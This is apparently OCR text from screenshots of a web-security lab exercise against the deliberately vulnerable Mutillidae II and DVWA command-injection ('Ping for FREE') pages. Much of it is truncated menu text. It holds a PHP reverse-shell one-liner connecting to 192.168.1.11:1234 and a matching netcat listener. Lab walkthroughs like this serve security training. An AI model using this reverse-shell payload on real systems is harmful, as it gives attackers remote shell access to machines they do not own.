
```
/etc/update-motd.d/00-header
```




OWASP Mutillidae II: Web Pwn in M

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1p


Home | Login/Register | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Rese
OWASP 2013
OWASP 2010
OWASP 2007
Web Services
HTML 5
Others
Documentation
Resources
A1 - Injection (SQL)
A1 - Injection (Other)
A2 - Broken Authentication and Session Management
A3 - Cross Site Scripting (XSS)
A4 - Insecure Direct Object References
A5 - Security Misconfiguration
A6 - Sensitive Data Exposure
A7 - Missing Function Level Access Control
A8 - Cross Site Request Forgery (CSRF)
A9 - Using Components with Known Vulnerabilities
A10 - Unvalidated Redirects and Forwards
HTML Injection (HTMLi)
HTMLi via HTTP Headers
HTMLi Via DOM Injection
HTMLi Via Cookie Injection
Frame Source Injection
Command Injection
JavaScript Injection
HTTP Parameter Pollution
Cascading Style Injection
JavaScript Object Notation (JSON) Injection
Buffer Overflow
Parameter Addition
XML External Entity Injection
XML Entity Expansion
XML Injection
XPath Injection
Application Log Injection
DNS Lookup
DNS Lookup (SOAP Web Service)
Mutillidae: Deliberately Vulnerable Web
how to help
deo Tutorials
sting of Vulnerabilities
g Report Email Address
elease Announcements
eature Requests
Getting Started: Project Whitepaper
Release Announcements
PHP MyAdmin C
PMA



```
php -r '$sock=fsockopen("192.168.1.11",1234);exec("/bin/bash -i <&3 >& 3 2>& 3");'
```



```
┌──(mrhacker㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...

php -r '$sock=fsockopen("192.168.1.11",12
```




Ping for FREE

Enter an IP address below:

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/

Username: admin
Security Level: low
PHPIDS: disabled




Ping for FREE

Enter an IP address below:

More info

